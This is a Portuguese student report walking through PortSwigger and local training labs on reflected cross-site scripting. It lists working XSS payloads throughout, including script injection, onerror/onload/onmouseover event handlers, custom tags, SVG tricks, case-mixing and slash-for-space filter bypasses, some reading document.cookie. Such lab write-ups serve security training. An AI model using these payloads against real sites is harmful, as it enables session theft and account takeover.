

PORTSWIGGER

Relatório

Gabriel Oliveira

**Cross-site Scripting**

PORTSWIGGER

Relatório

# **Cross-site Scripting**

Relatório sobre cross-site scripting.  
Sob a coordenação do Boot Santos.

Aluno: Gabriel Oliveira

Julho  
08/2021

# Sumário

## 1 Laboratórios

- 1.1 Reflected XSS into HTML context with nothing encoded
- 1.2 Reflected XSS into HTML context with most tags and attributes blocked
- 1.3 Reflected XSS into HTML context with all tags blocked except custom ones
- 1.4 Reflected XSS with some SVG markup allowed

## 2 Laboratório

- 2.1 Laboratório 0
- 2.2 Laboratório 1
- 2.3 Laboratório 2
- 2.4 Laboratório 3
- 2.5 Laboratório 4
- 2.6 Laboratório 5
- 2.7 Laboratório 6

# 1 Laboratório

## 1.1 Reflected XSS into HTML context with nothing encoded

### Lab: Reflected XSS into HTML context with nothing encoded



APPRENTICE

LAB

Solved



This lab contains a simple **reflected cross-site scripting** vulnerability in the search functionality.

To solve the lab, perform a cross-site scripting attack that calls the `alert` function.

Access the lab

💡 Solution

💡 Community solutions

Entrando na biblioteca, vemos uma página e uma barra de pesquisa. Nosso objetivo nesta biblioteca é gerar um alert para resolvê-la.

WebSecurity  
Academy

Reflected XSS into HTML context with nothing encoded

[Back to lab description >>](#)

LAB Not solved



[Home](#)


WE LIKE TO  
**BLOG**



teste

Search

Abrindo o Burp-Suite, e interceptando a requisição pesquisando a string “teste”, observamos o seguinte.



É possível observar que a requisição está sendo feita pelo método GET, a aplicação possui uma variável (**search**) que realiza a busca pela palavra chave que o mesmo introduz na pesquisa. Mandando a requisição para o **repeater** no burp, e utilizando a payload abaixo:

**'</h1><script>alert(document.domain)</script><!--**

No código HTML percebemos que possui este trecho de código ao lado. o payload acima realiza o fechamento da aspas simples e logo em seguida o fechamento da tag h1, sendo assim inserindo o código javascript e finalmente comentando todo o resto da página HTML. O código irá ficar exatamente como abaixo.

**<h1>1 search results for ' </h1><script>alert(document.domain)</script><!--**

Web Security Academy

Reflected XSS into HTML context with nothing encoded

[Back to lab description >>](#)

LAB Solved



## 1.2 Reflected XSS into HTML context with most tags and attributes blocked

### Lab: Reflected XSS into HTML context with most tags and attributes blocked



PRACTITIONER

LAB

Solved



This lab contains a **reflected XSS** vulnerability in the search functionality but uses a web application firewall (WAF) to protect against common XSS vectors.

To solve the lab, perform a **cross-site scripting** attack that bypasses the WAF and calls the `print()` function.

#### Note

Your solution must not require any user interaction. Manually causing `print()` to be called in your own browser will not solve the lab.

Access the lab

#### Solution

#### Community solutions

Neste laboratório foi realizado um bruteforce para saber qual tag e qual evento podíamos utilizar. Após realizar o laboratório, foi descoberto que poderíamos utilizar comando abaixo para extrair o XSS.

**Utilizando a payload abaixo:**

**<body onresize="alert(1)">**

Temos o XSS realizado com sucesso.

## 1.3 Reflected XSS into HTML context with all tags blocked except custom ones

### Lab: Reflected XSS into HTML context with all tags blocked except custom ones



PRACTITIONER

LAB


Not solved




This lab blocks all HTML tags except custom ones.

To solve the lab, perform a **cross-site scripting** attack that injects a custom tag and automatically alerts `document.cookie`.

Access the lab

 Solution



 Community solutions



Custom tags são as tags que o próprio usuário cria, basta o usuário abrir um elemento com um nome qualquer e fechar com esse mesmo nome qualquer por exemplo:

**<eusoutag></eusoutag>**

Dentro dessa tag, podemos utilizar eventos javascript, para resolver o laboratório, utilizamos:

**<teste onmouseover=alert(document.cookie)>Teste XSS =D</teste>**

O evento acima, realiza uma ação quando o usuário passar o mouse sobre a string "Teste XSS =D", sendo assim, gerando o XSS

## 1.4 Reflected XSS with some SVG markup allowed

### Lab: Reflected XSS with some SVG markup allowed



PRACTITIONER

LAB

Not solved



This lab has a simple **reflected XSS** vulnerability. The site is blocking common tags but misses some SVG tags and events.

To solve the lab, perform a **cross-site scripting** attack that calls the `alert()` function.

Access the lab

Neste laboratório foi realizado um bruteforce para saber qual tag e qual evento podíamos utilizar. Após realizar o laboratório, foi descoberto que poderíamos utilizar comando abaixo para extrair o XSS.

**Utilizando a payload abaixo:**

**<svg><animateTransform+onbegin="alert()"></svg>**

Temos o XSS realizado com sucesso.





## 2 Laboratório


Ao acessar o laboratório e realizar uma pesquisa aleatória, percebemos que a aplicação possui uma variável de pesquisa chamada “**pesquisar**”, sendo assim, um ponto vulnerável que pode ser explorado.



### 2.1 Laboratório 0

Utilizando a payload abaixo:

**<script>alert(1)</script>**



Para explorarmos melhor a falha, podemos analisar o código html da página. Podemos notar que o resultado está dentro de uma div, neste caso podemos

utilizar as seguintes payloads para também explorar esse tipo de falha.


**</div><script>alert(document.domain)</script><div>  
</div><script>alert(document.domain)</script><!--**

## 2.2 Laboratório 1

Neste laboratório podemos observar um formulário com 2 inputs no código HTML (Nome e Sobrenome). A falha se encontra no campo sobrenome, sendo assim, podendo explorar melhor a vulnerabilidade XSS.

**Utilizando a payload abaixo:**

**<script>alert(1)</script>**



Para explorarmos melhor a falha, podemos analisar o código html da página. Sendo assim, criando vários tipos de payloads para estudarmos como funciona a criação de um payload referente a falha de XSS. Alguns

exemplos são:

**</div><img src=x onerror=alert(document.cookie)><!--  
</div><script>alert(document.domain)</script><!--**

**Podemos utilizar eventos e tags personalizadas:**

**</div><relatorio onmouseover="alert(document.cookie)">XSS =D</relatorio><!--**


Utilizando uma tag personalizada e eventos temos a payload acima, ao passar o mouse no elemento **"XSS =D"** o payload é disparado.

## 2.3 Laboratório 2

Neste laboratório podemos observar um formulário com 2 inputs no código HTML (Nome e Sobrenome). A falha se encontra no campo sobrenome, sendo assim, podendo explorar melhor a vulnerabilidade XSS.

**Utilizando a payload abaixo:**

**<script>alert(1)</script>**



Labs xss

Level 1

Nome:

nome

Sobrenome:

sobrenome

OK

Salvar

Nome: testeSobrenome:

Sobrenome:

Para explorarmos melhor a falha, podemos analisar o código html da página. Sendo assim, criando vários tipos de payloads para estudarmos como funciona a criação de um payload referente a falha de XSS.

Alguns exemplos são:

**</div><img src=x onerror=alert(document.cookie)><!--  
</div><script>alert(document.domain)</script><!--**

**Podemos utilizar eventos e tags personalizadas:**

**</div><teste onclick="alert(document.cookie)">XSS =D</teste><!--**

Utilizando uma tag personalizada e eventos temos a payload acima, ao clicar no elemento “**XSS =D**” o payload é disparado.


## 2.4 Laboratório 3

Neste laboratório podemos observar um formulário com 2 input's no código HTML (Nome completo e e-mail). Ao realizar testes, foi percebido que todos os dados que são transmitidos pelo usuário no primeiro input (Nome completo), é replicado para o segundo input (e-mail), sendo assim, podemos utilizar alguns artifícios para realizar o teste de vulnerabilidades XSS neste laboratório. A falha se encontra no campo **Nome completo**, sendo assim, podendo explorar melhor a vulnerabilidade XSS.

**Utilizando a payload abaixo:**

**"><script>alert(document.cookie)</script><!--"**

**value=" "><script>alert (document.cookie) </script><!--"**



Ao analisar o código fonte da página percebemos que podemos utilizar os payloads abaixo para podermos explorar a vulnerabilidade. Sendo assim, deve-se se atentar com o código HTML, visto que o

mesmo, ao ser analisado, é de grande importância para realizarmos o evento javascript.

**"><img src=x onerror= alert(document.cookie)><!--"**


**"><iframe onload=alert(1)></iframe><!--"**

## 2.5 Laboratório 4

Neste laboratório podemos observar um formulário com um único input no código HTML (Nome Completo) .A falha se encontra no campo **Nome completo**, sendo assim, podendo explorar melhor a vulnerabilidade XSS. Podemos perceber que a tag de abertura **<script>** é filtrada pela aplicação, sendo assim, podemos utilizar alguns métodos para burlar o filtro.

**Utilizando a payload abaixo:**

**"><sCrIpt>alert(document.cookie)</sCrIpt><!--**



Ao analisar o código fonte da página percebemos que podemos utilizar os payloads abaixo para podermos explorar a vulnerabilidade. Sendo

assim, deve-se se atentar com o código HTML, visto que o mesmo, ao ser analisado, é de grande importância para realizarmos o evento javascript.

**"><IMG src=x onerror=alert(1)><!--**


**"><IFRAME onload=alert(1)><!--**

## 2.6 Laboratório 5

Neste laboratório podemos observar um formulário com um único input no código HTML (Nome Completo) .A falha se encontra no campo **Nome completo**, sendo assim, podendo explorar melhor a vulnerabilidade XSS.

**Utilizando a payload abaixo:**

**"><sCrIpt>alert(document.cookie)</sCrIpt><!--**



Ao analisar o código fonte da página percebemos que podemos utilizar os payloads abaixo para podermos explorar a vulnerabilidade. Sendo assim, deve-se se atentar

com o código HTML, visto que o mesmo, ao ser analisado, é de grande importância para realizarmos o evento javascript.

**"><SCRIPT>alert(1)</SCRIPT><!--**

**"><IMG src=x onerror=alert(1)><!--**

## 2.7 Laboratório 6

Labs xss

Level 6

<iframe src="https://jcw87.github.io/c2-smb1/" width="100%" height="600"></iframe>

Rode a Payload do Mário aqui

Salvar

Neste laboratório, o desafio é conseguir rodar o payload do Mário. Ao analisar, percebemos que depois do primeiro espaço, a plataforma começa a filtrar a string inteira do payload. Para tratarmos e conseguirmos explorar a vulnerabilidade, vamos utilizar o caractere “/”, ou seja, onde possui espaço, substituímos por barra (“/”).

### Utilizando a payload abaixo:

**<iframe/src="https://jcw87.github.io/c2-smb1"/width="100%/height="600"></iframe>**

